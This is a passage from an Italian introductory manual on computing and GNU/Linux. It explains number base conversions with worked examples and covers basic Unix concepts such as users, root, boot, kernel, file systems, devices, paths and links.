
I *programmi di servizio* sono un insieme di piccole applicazioni utili per la gestione del sistema. Teoricamente, tutte le funzionalità amministrative per la gestione del sistema potrebbero essere incorporate in una shell; in pratica, di solito questo non si fa. Dal momento che le shell tradizionali incorporano alcuni comandi di uso frequente, spesso si perde la cognizione della differenza che c'è tra le funzionalità fornite dalla shell e i programmi di servizio.

3.5 Programmi applicativi

L'elaboratore non può essere una macchina fine a se stessa. Deve servire a qualcosa, al limite a giocare. È importante ricordare che tutto nasce da un bisogno da soddisfare. I programmi applicativi sono quelli che (finalmente) servono a soddisfare i bisogni e quindi rappresentano l'unica motivazione per l'esistenza degli elaboratori.

3.6 Riferimenti

- Eric S. Raymond, *The Unix and Internet Fundamentals HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

Conversioni numeriche

L'uso dell'elaboratore può richiedere la capacità di convertire valori numerici espressi in diversi sistemi di numerazione; per la precisione si può richiedere una trasformazione in una base differente. Prima di poter convertire un numero in una base di numerazione differente, occorre comprendere il senso della numerazione decimale, ovvero di quella standard (per gli esseri umani).

Un numero espresso in base 10, viene interpretato sommando il valore di ogni singola cifra moltiplicando per 10^n (n rappresenta la cifra n-esima, a partire da zero). Per esempio, 12345 si può esprimere come $5*10^0 + 4*10^1 + 3*10^2 + 2*10^3 + 1*10^4$. Nello stesso modo, si può scomporre un numero per esprimerlo in base 10 dividendo ripetutamente il numero per la base, recuperando ogni volta il resto della divisione. Per esempio, il valore 12345 (che ovviamente è già espresso in base 10), si scompone nel modo seguente: 12345/10=1234 con il resto di cinque; 1234/10=123 con il resto di quattro; 123/10=12 con il resto di tre; 12/10=1 con il resto di due; 1/10=0 con il resto di uno (quando si ottiene un quoziente nullo, la conversione è terminata). Ecco che la sequenza dei resti dà il numero espresso in base 10: 12345.

4.1 Numerazione ottale

La numerazione ottale, ovvero in base otto, si avvale di otto cifre per rappresentare i valori: da zero e sette. La tecnica di conversione di un numero ottale in un numero decimale è la stessa mostrata a titolo esemplificativo per il sistema decimale, con la differenza che la base di numerazione è otto. Per esempio, per interpretare il numero ottale 12345_8, si procede come segue: $5*8^0 + 4*8^1 + 3*8^2 + 2*8^3 + 1*8^4$. Pertanto, lo stesso numero si potrebbe rappresentare in base 10 come 5349. Al contrario, per convertire il numero 5349 (qui espresso in base 10), si può procedere nel modo seguente: 5349/8=668 con il resto di cinque; 668/8=83 con il resto di quattro; 83/8=10 con il resto di tre; 10/8=1 con il resto di due; 1/8=0 con il resto di uno. Ecco che così si riottiene il numero ottale 12345_8.

Figura 4.1. Conversione in base otto.

```
32485 in base 10 --> | 32485/8 = 4060 con resto di 5
                     |  4060/8 =  507 con resto di 4
                     |   507/8 =   63 con resto di 3
                     |    63/8 =    7 con resto di 7
                     |     7/8 =    0 con resto di 7
                     |
                     `--------------------------> 77345 in base 8
```

Figura 4.2. Calcolo del valore corrispondente di un numero espresso in base otto.

```
77345 in base 8 --> |    5*8^0 =     5
                    |    4*8^1 =    32
                    |    3*8^2 =   192
                    |    7*8^3 =  3584
                    |    7*8^4 = 28672
                    |
                    `-- totale = 32485 in base 10
```

4.2 Numerazione esadecimale

La numerazione esadecimale, ovvero in base 16, funziona in modo analogo a quella ottale, con la differenza che si avvale di 16 cifre per rappresentare i valori, per cui si usano le cifre numeriche da zero a nove, più le lettere da «A» a «F» per i valori successivi. In pratica, la lettera «A» nelle unità corrisponde al numero 10 e la lettera «F» nelle unità corrisponde al numero 15.

La tecnica di conversione è la stessa già vista per il sistema ottale, tenendo conto della difficoltà ulteriore introdotta dalle lettere aggiuntive. Per esempio, per interpretare il numero esadecimale $19ADF_{16}$, si procede come segue: $15*16^0 + 13*16^1 + 10*16^2 + 9*16^3 + 1*16^4$. Pertanto, lo stesso numero si potrebbe rappresentare in base 10 come 105183. Al contrario, per convertire il numero 105183 (qui espresso in base 10), si può procedere nel modo seguente: 105183/16=6573 con il resto di 15, ovvero F_{16}; 6573/16=410 con il resto di 13, ovvero D_{16}; 410/16=25 con il resto di 10, ovvero A_{16}; 25/16=1 con il resto di nove; 1/16=0 con il resto di uno. Ecco che così si riottiene il numero esadecimale $19ADF_{16}$.

Figura 4.3. Conversione in base 16.

```
32485 in base 10 --> | 32485/16 = 2030 con resto di  5 --> 5
                     |  2030/16 =  126 con resto di 14 --> E
                     |   126/16 =    7 con resto di 14 --> E
                     |     7/16 =    0 con resto di  7 --> 7
                     |
                     `----------------------------------> 7EE5 in base 16
```

Figura 4.4. Calcolo del valore corrispondente di un numero espresso in base 16.

```
          7EE5 in base 16 --> |        5*16^0 =     5
                              | E --> 14*16^1 =   224
                              | E --> 14*16^2 =  3584
                              |        7*16^3 = 28672
                              |
                              `------- totale = 32485 in base 10
```

4.3 Numerazione binaria

La numerazione binaria, ovvero in base due, si avvale di sole due cifre per rappresentare i valori: zero e uno. Si tratta evidentemente di un esempio limite di rappresentazione di valori, dal momento che utilizza il minor numero di cifre. Questo fatto semplifica in pratica la conversione.

Seguendo la logica degli esempi già mostrati, si analizza brevemente la conversione del numero binario 1100_2: $0*2^0 + 0*2^1 + 1*2^2 + 1*2^3$. Pertanto, lo stesso numero si potrebbe rappresentare come 12 secondo il sistema standard. Al contrario, per convertire il numero 12, si può procedere nel modo seguente: 12/2=6 con il resto di zero; 6/2=3 con il resto di zero; 3/2=1 con il resto di uno; 1/2=0 con il resto di uno. Ecco che così si riottiene il numero binario 1100_2.

Figura 4.5. Conversione in base due.

```
  32485 in base 10 --> | 32485/2 = 16242 con resto di 1
                       | 16242/2 =  8121 con resto di 0
                       |  8121/2 =  4060 con resto di 1
                       |  4060/2 =  2030 con resto di 0
                       |  2030/2 =  1015 con resto di 0
                       |  1015/2 =   507 con resto di 1
                       |   507/2 =   253 con resto di 1
                       |   253/2 =   126 con resto di 1
                       |   126/2 =    63 con resto di 0
                       |    63/2 =    31 con resto di 1
                       |    31/2 =    15 con resto di 1
                       |    15/2 =     7 con resto di 1
                       |     7/2 =     3 con resto di 1
                       |     3/2 =     1 con resto di 1
                       |     1/2 =     0 con resto di 1
                       |
                       `-------------------------> 111111011100101 in base 2
```

Figura 4.6. Calcolo del valore corrispondente di un numero espresso in base due.

```
          111111011100101 in base 2 --> |    1*2^0  =     1
                                        |    0*2^1  =     0
                                        |    1*2^2  =     4
                                        |    0*2^3  =     0
                                        |    0*2^4  =     0
                                        |    1*2^5  =    32
                                        |    1*2^6  =    64
                                        |    1*2^7  =   128
                                        |    0*2^8  =     0
                                        |    1*2^9  =   512
                                        |    1*2^10 =  1024
                                        |    1*2^11 =  2048
                                        |    1*2^12 =  4096
                                        |    1*2^13 =  8192
                                        |    1*2^14 = 16384
                                        |
                                        `--- totale = 32485 in base 10
```

Si può convertire un numero in binario, in modo più semplice, se si costruisce una tabellina simile a quella seguente:

```
  16384 8192 4096 2048 1024  512  256  128  64   32   16    8    4    2    1
  .--------------------------------------------------------------------------.
  |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |
  `--------------------------------------------------------------------------'
```

I valori indicati sopra ogni casellina sono la sequenza delle potenze di due: 2^0, 2^1, 2^2,... 2^n.

Se si vuole convertire un numero binario in base 10, basta disporre le sue cifre dentro le caselline, allineato a destra, moltiplicando ogni singola cifra per il valore che gli appare sopra, sommando poi ciò che si ottiene. Per esempio:

```
 16384 8192 4096 2048 1024  512  256  128  64   32   16    8    4    2    1
 .--------------------------------------------------------------------------.
 |    |    |    |    |    |    |    |    |    |    |    |  1 |  0 |  1 |  0 |
 `--------------------------------------------------------------------------'
                                                          8 +  0 +  2 +  0 = 10
```

Per trovare il corrispondente binario di un numero in base 10, basta sottrarre sempre il valore più grande possibile. Supponendo di voler convertire il numero 123 in binario, si possono sottrarre i valori: 64, 32, 16, 8, 2 e 1:

```
16384 8192 4096 2048 1024  512  256  128  64   32   16    8    4    2    1
.-------------------------------------------------------------------------.
|    |    |    |    |    |    |    |    | 1 |  1 |  1 |  1 |  0 |  1 |  1 |
`-------------------------------------------------------------------------'
                                          64 + 32 + 16 +  8 +  4 +  2 +  1 = 123
```

4.3.1 Conversione tra ottale, esadecimale e binario

I sistemi di numerazione ottale ed esadecimale hanno la proprietà di convertirsi in modo facile in binario e viceversa. Infatti, una cifra ottale richiede esattamente tre cifre binarie per la sua rappresentazione, mentre una cifra esadecimale richiede quattro cifre binarie per la sua rappresentazione. Per esempio, il numero ottale 123_8 si converte facilmente in 001010011_2; inoltre, il numero esadecimale $3C_{16}$ si converte facilmente in 00111100_2.

Figura 4.10. Conversione tra la numerazione ottale e numerazione binaria.

```
123 in base otto                        001010011 in base due
|||                                     \ /\ /\ /
||`------> 011                           |  |  |
||                                       |  |  `----> 3
|`----> 010                              |  |
|                                        |  `------> 2
`--> 001                                 |
                                         `--------> 1

=    001010011 in base due                          123 in base otto
```

In pratica, è sufficiente convertire ogni cifra ottale o esadecimale nel valore corrispondente in binario. Quindi, sempre nel caso di 123_8, si ottengono 001_2, 010_2 e 011_2, che basta attaccare come già è stato mostrato. Nello stesso modo si procede nel caso di $3C_{16}$, che forma rispettivamente 0011_2 e 1100_2.

Figura 4.11. Conversione tra la numerazione esadecimale e numerazione binaria.

```
3C in base sedici                       00111100 in base due
||                                      \  /\  /
||                                        |   |
|`-----> 1100                             |   |
|                                         |   `-----> C
`--> 0011                                 |
                                          `--------> 3

=    00111100 in base due                            3C in base sedici
```

È evidente che risulta facilitata ugualmente la conversione da binario a ottale o da binario a esadecimale.

Figura 4.12. Riassunto della conversione tra binario-ottale e binario-esadecimale.

```
 111111011100101  in base due
 \ /\ /\ /\ /\ /
  7  7  3  4  5   in base otto
 / \/ \/ \/ \/ \
0111111011100101  in base due
\  /\  /\  /\  /
  7  14  14   5
  7   E   E   5   in base sedici
/  \/  \/  \/  \
0111111011100101  in base due
```

Tabella 4.1. Conversione rapida binario-ottale e binario-esadecimale.

binario	ottale	binario	esadecimale	binario	esadecimale
000	0	0000	0	1000	8
001	1	0001	1	1001	9
010	2	0010	2	1010	A
011	3	0011	3	1011	B
100	4	0100	4	1100	C
101	5	0101	5	1101	D
110	6	0110	6	1110	E
111	7	0111	7	1111	F

Introduzione a GNU/Linux

Il sistema operativo GNU/Linux è il risultato di una serie molto grande di apporti da diversi ambienti Unix. Quindi, gran parte di ciò che riguarda o compone GNU/Linux, non è esclusivo di questo ambiente.

Questo capitolo introduttivo è rivolto a tutti i lettori che non hanno avuto esperienze con Unix, ma anche chi ha già una conoscenza di Unix farebbe bene a darci un'occhiata.

5.1 Distinzione tra lettere maiuscole e lettere minuscole

I sistemi operativi Unix, come GNU/Linux, sono sensibili alla differenza tra le lettere maiuscole e minuscole. La differenza è sostanziale, per cui gli ipotetici file denominati: '**`Ciao`**', '**`cIao`**', '**`CIAO`**', ecc. sono tutti diversi.

Non bisogna confondere questa caratteristica con quello che può succedere in altri ambienti, come per esempio MS-Windows 95/98/NT/2000, che preservano l'indicazione delle lettere maiuscole o minuscole, ma che poi non fanno differenza quando si vuole fare riferimento a quei file.

Quando in un contesto si fa differenza tra maiuscole e minuscole, capita spesso di vederlo definito come *case sensitive*, mentre per converso, quando non si fa differenza, come *case insensitive*.

5.2 Root

Negli ambienti Unix si fa spesso riferimento al termine *root* in vari contesti e con significati differenti. *Root* è la radice, o l'origine, senza altri significati. A seconda del contesto, ne rappresenta l'origine, o il punto iniziale. Per esempio, si può avere:

- una directory *root*, che è la directory principale di un file system, ovvero la directory radice;
- un file system *root*, che è il file system principale di un gruppo che si unisce insieme;
- un utente *root*, che è l'amministratore;
- un dominio *root*, che è il dominio principale;
- una finestra *root* che è quella principale, ovvero la superficie grafica (*desktop*) su cui si appoggiano le altre finestre del sistema grafico X.

Le situazioni in cui si presenta questa definizione possono essere molte di più. L'importante, per ora, è avere chiara l'estensione del significato di questa parola.

5.3 Utenti

GNU/Linux, come gli altri sistemi derivati da Unix, è multiutente. La multiutenza implica una distinzione tra i vari utenti. Fondamentalmente si distingue tra l'amministratore del sistema, o *superuser*, e gli altri utenti.

L'amministratore del sistema è quell'utente che può fare tutto ciò che vuole, soprattutto rischia di produrre gravi danni anche solo per piccole disattenzioni.

L'utente comune è quello che utilizza il sistema senza pretendere di organizzarlo e non gli è possibile avviare programmi o accedere a dati che non lo riguardano.

5.3.1 Registrazione dell'utenza

Per poter utilizzare un sistema di questo tipo, occorre essere stati registrati, ovvero, è necessario avere ottenuto un *account*.

Dal punto di vista dell'utente, l'*account* è un nome abbinato a una parola d'ordine che gli permette di essere riconosciuto e quindi di poter accedere. Oltre a questo, l'*account* stabilisce l'appartenenza a un gruppo di utenti.

Il nome dell'amministratore è sempre '**`root`**', quello degli altri utenti viene deciso di volta in volta.

5.3.2 Monoutenza

I sistemi Unix e i programmi che su questi sistemi possono essere utilizzati, non sono predisposti per un utilizzo distratto: gli ordini non vengono discussi. Molti piccoli errori possono essere disastrosi se sono compiuti dall'utente '**`root`**'.

È molto importante evitare il più possibile di utilizzare il sistema in qualità di utente amministratore ('**`root`**') anche quando si è l'unico utilizzatore del proprio elaboratore.

5.4 Composizione

Il sistema operativo GNU/Linux, così come tutti i sistemi operativi Unix, è composto essenzialmente da:

- un sistema di avvio o *boot*;
- un kernel;
- un file system;
- un sistema di inizializzazione e gestione dei processi in esecuzione;
- un sistema di gestione della rete;
- un sistema di gestione delle stampe;
- un sistema di registrazione e controllo degli accessi;
- una shell (interprete dei comandi);
- alcuni programmi di servizio (*utility*) per la gestione del sistema;
- strumenti di sviluppo software (C/C++).

5.4.1 Avvio

Il *boot* è il modo con cui un sistema operativo può essere avviato quando l'elaboratore viene acceso. Di solito, il software registrato su ROM degli elaboratori basati sull'uso di dischi, è fatto in modo da eseguire le istruzioni contenute nel primo settore di un dischetto, oppure, in sua mancanza, del cosiddetto MBR (*Master boot record*) che è il primo settore del primo disco fisso. Il codice contenuto nel settore di avvio di un dischetto o del disco fisso, provvede all'esecuzione del kernel (lo avvia).

Con GNU/Linux installato in un elaboratore i386, la configurazione e la gestione del sistema di avvio viene fatta principalmente attraverso tre modi possibili:

- LILO, che è in grado di predisporre un settore di avvio su un dischetto, sull'MBR o sul primo settore della partizione contenente GNU/Linux;
- GRUB, che è funzionalmente simile a LILO;
- Loadlin, che permette di avviare l'esecuzione di un kernel Linux da una sessione Dos.

5.4.2 Kernel


Il kernel, come suggerisce il nome, è il nocciolo del sistema operativo. I programmi utilizzano il kernel per le loro attività e in questa maniera sono sollevati dall'agire direttamente con la CPU. Di solito, è costituito da un file unico, il cui nome potrebbe essere '`vmlinuz`' (oppure '`zImage`', '`bzImage`' e altri), ma può comprendere anche moduli aggiuntivi, per la gestione di componenti hardware specifici che devono poter essere attivati e disattivati durante il funzionamento del sistema.

Quando il kernel viene avviato (attraverso il sistema di avvio), esegue una serie di controlli diagnostici in base ai tipi di dispositivi (componenti hardware) per il quale è stato predisposto, quindi monta (*mount*) il file system principale (*root*) e infine avvia la procedura di inizializzazione del sistema (Init).

5.4.3 File system

Il file system è il modo con cui sono organizzati i dati all'interno di un disco o di una sua partizione. Nei sistemi operativi Unix non esiste la possibilità di distinguere tra un'unità di memorizzazione e un'altra, come avviene nel Dos, in cui ogni disco o partizione sono contrassegnati da una lettera dell'alfabeto ('`A:`', '`B:`', '`C:`'). Nei sistemi Unix, tutti i file system cui si vuole poter accedere devono essere concatenati assieme, in modo da formare un solo file system globale.

Quando un sistema Unix viene avviato, si attiva il file system principale, o *root*, quindi possono essere collegati a questo altri file system a partire da una directory o sottodirectory di quella principale. Dal momento che per accedere ai dati di un file system diverso da quello principale occorre che questo sia collegato, nello stesso modo, per poter rimuovere l'unità di memorizzazione contenente questo file system, occorre interrompere il collegamento. Ciò significa che, nei sistemi Unix, non si può inserire un dischetto, accedervi immediatamente e toglierlo quando si vuole: occorre dire al sistema di collegare il file system del dischetto, quindi lo si può usare come parte dell'unico file system globale. Al termine si deve interrompere questo collegamento e solo allora si può rimuovere il dischetto.

Figura 5.1. Collegamento di un file system secondario in corrispondenza di un punto di innesto (o *mount point*).

L'operazione con cui si collega un file system secondario nel file system globale viene detta *mount*, per cui si utilizza normalmente il verbo *montare* con questo significato; l'operazione inversa viene detta *unmount* e conseguentemente si utilizza il verbo *smontare*. La directory a partire dalla quale si inserisce un altro file system è il *mount point*, che potrebbe essere definito come il *punto di innesto* .

5.4.4 Inizializzazione e gestione dei processi

GNU/Linux, come tutti i sistemi Unix, è in multiprogrammazione, ovvero *multitasking*, cioè in grado di eseguire diversi programmi, o processi elaborativi, contemporaneamente. Per poter realizzare questo, esiste un gestore dei processi elaborativi: Init, realizzato in pratica dall'eseguibile '**`init`**', che viene avviato subito dopo l'attivazione del file system principale, allo scopo di occuparsi di eseguire la procedura di inizializzazione del sistema. In pratica, esegue una serie di istruzioni necessarie alla configurazione corretta del sistema particolare che si sta avviando.

5.4.5 Demone

Molti servizi sono svolti da programmi che vengono avviati durante la fase di inizializzazione del sistema e quindi compiono silenziosamente la loro attività. Questi programmi sono detti *demoni* (*daemon*) e questo termine va considerato come equivalente a «servente» o «esperto».

5.4.6 Gestione dei servizi di rete

Nei sistemi Unix la gestione della rete è un elemento essenziale e normalmente presente. I servizi di rete vengono svolti da una serie di demoni attivati in fase di inizializzazione del sistema. Nei sistemi GNU/Linux, i servizi di rete sono controllati fondamentalmente da tre demoni:

- '**`inetd`**' che si occupa di attivare di volta in volta, quando necessario, alcuni demoni che poi gestiscono servizi specifici;
- '**`tcpd`**' che si occupa di controllare e filtrare l'utilizzazione dei servizi offerti dal proprio sistema contro gli accessi indesiderati;
- '**`rpc.portmap`**' (oppure solo '**`portmap`**') che si occupa del protocollo RPC (*Remote procedure call*).

Un servizio molto importante nelle reti locali consente di condividere porzioni di file system da e verso altri elaboratori connessi. Questo si ottiene con il protocollo NFS che permette quindi di realizzare dei file system di rete.

5.4.7 Gestione della stampa

Tutti i sistemi operativi in multiprogrammazione (*multitasking*) hanno un sistema di coda di stampa (*spool*). GNU/Linux utilizza normalmente il demone '**`lpd`**' che in particolare è anche in grado di ricevere richieste di stampa remote e di inviare richieste di stampa a elaboratori remoti.

5.4.8 Registrazione e controllo degli accessi

I sistemi Unix, oltre che essere in multiprogrammazione sono anche multiutente, cioè possono essere usati da più utenti contemporaneamente. La multiutenza dei sistemi Unix è da considerare nel modo più ampio possibile, nel senso che si può accedere all'utilizzo dell'elaboratore attraverso la console, terminali locali connessi attraverso porte seriali, terminali locali connessi attraverso una rete locale e terminali remoti connessi attraverso il modem.

In queste condizioni, il controllo dell'utilizzazione del sistema è essenziale. Per questo, ogni utente che accede deve essere stato registrato precedentemente, con un nome e una parola d'ordine, o *password*.

La fase in cui un utente viene riconosciuto e quindi gli viene consentito di agire, è detta *login*. Così, la conclusione dell'attività da parte di un utente è detta *logout*.

5.4.9 Shell: interprete dei comandi

Ciò che permette a un utente di interagire con un sistema operativo è la shell, che si occupa di interpretare ed eseguire i comandi dati dall'utente.

Dal punto di vista pratico, il funzionamento di un sistema Unix dipende molto dalla shell utilizzata, di conseguenza, la scelta della shell è molto importante. La shell standard del sistema GNU/Linux è Bash (il programma '**`bash`**').

Una shell Unix normale svolge i compiti seguenti:

- mostra l'invito, o *prompt*, all'inserimento dei comandi;
- interpreta la riga di comando data dall'utente;
- esegue delle sostituzioni, in base ai caratteri jolly e alle variabili di ambiente;[1]
- mette a disposizione alcuni comandi interni;
- mette in esecuzione i programmi;
- gestisce la ridirezione dell'input e dell'output;
- è in grado di interpretare ed eseguire dei file script di shell.

5.4.10 Programmi di servizio per la gestione del sistema

I comandi interni di una shell non bastano per svolgere tutte le attività di amministrazione del sistema. I programmi di servizio sono quelli che di solito hanno piccole dimensioni, sono destinati a scopi specifici di amministrazione del sistema o anche solo di uso comune.

I programmi di servizio di uso comune sono contenuti solitamente all'interno delle directory '`/bin/`' e '`/usr/bin/`'. Quelli riservati all'uso da parte dell'amministratore del sistema, l'utente '**`root`**', sono contenuti normalmente in '`/sbin/`' e '`/usr/sbin/`' dove la lettera «s» iniziale, sta per *superuser*, con un chiaro riferimento all'amministratore.

---

[1] La sostituzione dei caratteri jolly, ovvero dei metacaratteri, è il procedimento attraverso il quale alcuni caratteri speciali vengono tradotti in un elenco di nomi di file e directory corrispondenti. Negli ambienti Unix si utilizza il termine *globbing* per fare riferimento a questo concetto.

5.4.11 Strumenti di sviluppo software

Tutti i sistemi operativi devono avere un mezzo per produrre del software. In particolare, un sistema operativo Unix deve essere in grado di compilare programmi scritti in linguaggio C/C++. Gli strumenti di sviluppo del sistema GNU/Linux, composti da un compilatore in linguaggio C/C++ e da altri programmi di contorno, sono indispensabili per poter installare del software distribuito in forma sorgente non compilata.

5.5 Arresto o riavvio del sistema

Qualunque sistema operativo in multiprogrammazione, tanto più se anche multiutente, deve prevedere una procedura di arresto del sistema che si occupi di chiudere tutte le attività in corso prima di consentire lo spegnimento fisico dell'elaboratore.

GNU/Linux permette solo all'utente '**`root`**' di avviare la procedura di arresto del sistema con il comando seguente:

```
# shutdown -h now
```

In teoria, negli elaboratori i386 è possibile utilizzare la combinazione [*Ctrl+Alt+Canc*] per riavviare il sistema, ma è sempre preferibile richiamare esplicitamente la procedura di arresto del sistema, specificando che si vuole il riavvio finale.

```
# shutdown -r now
```

Generalmente, l'unico modo per un utente comune di spegnere il sistema, è quello di riavviare attraverso la combinazione di tasti [*Ctrl+Alt+Canc*]. Non è elegante, ma è il modo migliore per risolvere il problema.

5.6 Dispositivi

I vari componenti hardware di un elaboratore, sono rappresentati in un sistema Unix come file di dispositivo, contenuti normalmente nella directory '`/dev/`' (*device*). Quando si vuole accedere direttamente a un dispositivo, lo si fa utilizzando il nome del file di dispositivo corrispondente.

5.6.1 Tipi

Esistono due categorie fondamentali di dispositivi:

- a carattere, cioè in grado di gestire i dati in blocchetti di un solo byte per volta;
- a blocchi, cioè in grado di gestire i dati solo in blocchi (settori) di una dimensione fissa.

Il dispositivo a caratteri tipico è la console o la porta seriale, mentre il dispositivo a blocchi tipico è un'unità a disco. A titolo di esempio, la tabella 5.1 mostra l'elenco di alcuni nomi di dispositivo di GNU/Linux.

Tabella 5.1. Alcuni nomi di dispositivo utilizzati da GNU/Linux.

dispositivo	descrizione
/dev/fd0	la prima unità a dischetti
/dev/fd0u1440	unità a dischetti con l'indicazione esplicita del formato: 1440 Kibyte
/dev/hda	il primo disco fisso ATA (IDE)
/dev/hda1	la prima partizione del primo disco fisso ATA (IDE)
/dev/hdb	il secondo disco fisso ATA (IDE)
/dev/sda	il primo disco SCSI
/dev/sda1	la prima partizione del primo disco SCSI
/dev/lp0	la prima porta parallela dal punto di vista di GNU/Linux
/dev/lp1	la seconda porta parallela dal punto di vista di GNU/Linux
/dev/ttyS0	la prima porta seriale

Alcuni file di dispositivo non fanno riferimento a componenti hardware veri e propri. Il più noto di questi è '`/dev/null`' utilizzato come fonte per il «nulla» o come pattumiera senza fondo.

5.6.2 Nomi

I nomi utilizzati per distinguere i file di dispositivo, sono stati scelti in base a qualche criterio mnemonico e all'uso più frequente. Tuttavia non è detto che un dispositivo debba chiamarsi in un modo rispetto a un altro.

Sotto questo aspetto, le distribuzioni GNU/Linux non sono tutte uguali: ognuna interpreta in qualche modo questi nomi. Per fare un esempio, il dispositivo corrispondente all'unità a dischetti da 1440 Kibyte, può corrispondere a questi nomi differenti:

- '`/dev/fd0H1440`' per la distribuzione Red Hat;
- '`/dev/fd0u1440`' per le distribuzioni Slackware, Debian e SuSE (è anche la sigla indicata nei sorgenti del kernel).

Le cose si complicano ancora di più quando si ha a che fare con sistemi Unix differenti. Quindi: attenzione.

5.6.3 Dischi

Le unità di memorizzazione a dischi sono dispositivi come gli altri, ma possono essere trattati in due modi diversi a seconda delle circostanze: i dischi, o le partizioni, possono essere visti come dei file enormi o come contenitori di file (file system).

Questa distinzione è importante perché capita spesso di utilizzare dischetti che non hanno alcuna struttura di dati essendo stati usati come se si trattasse di un file unico. Il caso più comune è dato dai dischetti di avvio contenenti solo il kernel: non si tratta di dischetti all'interno dei quali è stato copiato il file del kernel, ma si tratta di dischetti che **sono** il kernel.[2]

La visione che normalmente si ha delle unità di memorizzazione contenenti file e directory è un'astrazione gestita automaticamente dal sistema operativo. Questa astrazione si chiama file system.

[2] È anche possibile avere dischetti di avvio organizzati normalmente con un file system, ma questo particolare tipo di dischetti di avvio viene descritto più avanti.

5.7 Organizzazione di un file system Unix

Tutto ciò che è contenuto in un file system Unix è in forma di file: anche una directory è un file.


5.7.1 File normale

Quando si vuole fare riferimento a un file nel senso stretto del termine, ovvero un archivio di dati, se si vuole evitare qualunque ambiguità si utilizza il termine file normale, o *regular file*.

5.7.2 Directory

Una directory è un file speciale contenente riferimenti ad altri file. I dati contenuti in un file system sono organizzati in forma gerarchica schematizzabile attraverso un *albero*, ovvero un tipo particolare di *grafo orientato* che parte da una radice e si sviluppa in rami e nodi. La figura 5.2 mostra uno schema di un albero.

Figura 5.2. Albero.

```
        ramo
       .----->o
       |             .------>o
       |    ramo     |
radice o----------->o-------->o nodo
       |
       '------->o nodo
```

La radice è il nodo principale di questo grafo orientato, i rami rappresentano il collegamento (la discendenza) dei nodi successivi con quello di origine (il genitore). La radice corrisponde a una directory, mentre i nodi successivi possono essere directory, file di dati o file di altro genere.

Per identificare un nodo (file o directory) all'interno di questa gerarchia, si definisce il percorso (*path*). Il percorso è espresso da una sequenza di nomi di nodi che devono essere attraversati, separati da una barra obliqua ('`/`'). Il percorso '`idrogeno/carbonio/ossigeno`' rappresenta un attraversamento dei nodi '`idrogeno`', '`carbonio`' e '`ossigeno`'.

Dal momento che il grafo di un sistema del genere ha un nodo di origine corrispondente alla radice, si distinguono due tipi di percorsi: relativo e assoluto.

- *Percorso relativo*

  Un percorso è relativo quando parte dalla posizione corrente (o attuale) del grafo per raggiungere la destinazione desiderata. Nel caso dell'esempio precedente, '`idrogeno/carbonio/ossigeno`' indica di attraversare il nodo '`idrogeno`' inteso come discendente della posizione corrente e quindi gli altri.

- *Percorso assoluto*

  Un percorso è assoluto quando parte dalla radice.

Il nodo della radice non ha un nome come gli altri: viene rappresentato con una sola barra obliqua ('`/`'), di conseguenza, un percorso che inizia con tale simbolo, è un percorso assoluto. Per esempio, '`/cloro/sodio`' indica un percorso assoluto che parte dalla radice per poi attraversare '`cloro`' e quindi raggiungere '`sodio`'.

Un albero è un grafo orientato, nel senso che i rami hanno una direzione (archi orientati), ovvero ogni nodo ha un genitore e può avere dei discendenti e il nodo radice rappresenta l'origine. Quando in un percorso si vuole tornare indietro verso il nodo genitore, non si usa il nome di

questo, ma un simbolo speciale rappresentato da due punti in sequenza (‘`..`’). Per esempio, ‘`../potassio`’ rappresenta un percorso relativo in cui si raggiunge il nodo finale, ‘`potassio`’, passando prima per il nodo genitore della posizione corrente.

In alcuni casi, per evitare equivoci, può essere utile poter identificare il nodo della posizione corrente. Il simbolo utilizzato è un punto singolo (‘`.`’). Per cui, il percorso ‘`idrogeno/carbonio/ossigeno`’ è esattamente uguale a ‘`./idrogeno/carbonio/ossigeno`’.

5.7.3 Collegamenti

Un albero è tale purché esista uno e un solo percorso dalla radice a un qualunque altro nodo. Nei file system Unix non è necessariamente così; pertanto sono schematizzabili attraverso grafi orientati, ma non necessariamente degli alberi. Infatti è possibile inserire dei collegamenti aggiuntivi, o *link*, che permettono l’utilizzo di percorsi alternativi. Si distinguono due tipi di questi collegamenti: simbolici e fisici (*hard*).

- *Collegamenti fisici* , *hard link*

  Un collegamento fisico, o *hard link*, è un collegamento che una volta creato ha lo stesso livello di importanza di quelli originali e non è distinguibile da quelli.

- *Collegamento simbolico* , *link simbolico* , *symlink*

  Il collegamento simbolico, o *link* simbolico, è un file speciale contenente un riferimento a un altro percorso e quindi a un altro nodo del grafo di directory e file.

In generale si preferisce l’uso di collegamenti simbolici per poter distinguere la realtà (o meglio l’origine) dalla finzione. Utilizzando un collegamento simbolico si dichiara apertamente che si sta indicando una scorciatoia e non si perde di vista il percorso originale.

5.7.4 Nomi dei file

Non esiste una regola generale precisa che stabilisca quali siano i caratteri che possono essere usati per nominare un file. Esiste solo un modo per cercare di stare fuori dai guai: il simbolo ‘`/`’ non deve essere utilizzato essendo il modo con cui si separano i nomi all’interno di un percorso; inoltre conviene limitarsi all’uso delle lettere dell’alfabeto inglese non accentate, dei numeri, del punto e del trattino basso.

Per convenzione, nei sistemi Unix i file che iniziano con un punto sono classificati come nascosti, perché vengono mostrati e utilizzati solo quando sono richiesti espressamente.

